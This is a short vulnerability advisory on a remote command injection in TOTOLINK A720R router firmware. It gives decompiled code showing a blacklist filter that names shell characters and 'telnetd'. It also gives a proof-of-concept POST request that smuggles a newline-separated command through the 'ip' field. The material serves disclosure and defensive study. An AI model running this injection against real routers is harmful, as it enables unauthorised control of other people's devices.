

totolink vulnerability

vendor:TOTOLINK

product:A720R;

version:A720R_Firmware(V4.1.5cu.470_B20200911)

type:Remote Command Execution

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
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Vulnerability description

We found an Command Injection vulnerability and buffer overflow vulnerability in TOTOLINK Technology router with firmware which was released recently, allows remote attackers to execute arbitrary OS commands from a crafted request.

Remote Command Injection vulnerability

In this function, `ip` is directly passed by the attacker, so we can control the `ip` to attack the OS.



```
1 int __fastcall sub_41F3D4(int a1)
2 {
3     int v2; // $s1
4     int v3; // $v0
5     int v4; // $s0
6     char v6[128]; // [sp+18h] [-80h] BYREF
7
8     memset(v6, 0, sizeof(v6));
9     v2 = websGetVar(a1, "ip", "www.baidu.com");
10    v3 = websGetVar(a1, "num", &byte_42E7C4);
11    v4 = atoi(v3);
12    if ( !Validity_check(v2) )
13    {
14        sprintf(v6, (const char *)dword_42E19C, v2, v4);
15        system(v6);
16    }
17    sub_429148("0", "reserv");
18    return 1;
19 }
```

```
1 BOOL __fastcall Validity_check(int a1)
2 {
3     return strchr(a1, ';')
4         || strstr(a1, ".sh")
5         || strstr(a1, "iptables")
6         || strstr(a1, "telnetd")
7         || strchr(a1, '&')
8         || strchr(a1, '|')
9         || strchr(a1, '`')
10        || strchr(a1, '$');
11 }
```

PoC

Remote Command Injection

We set the value of `ip` as **`-h\nping 1.1.1.1\n`** and the router will execute **ping** command, such as:

POST **<http://example.com/cgi-bin/cstecgi.cgi?action=s>**

<http://example.com/cgi-bin/cstecgi.cgi?action=s>

```
{"topicurl": "setDiagnosisCfg", "ip": "-h\nping 1.1.1.1\n", "num": "500"}
```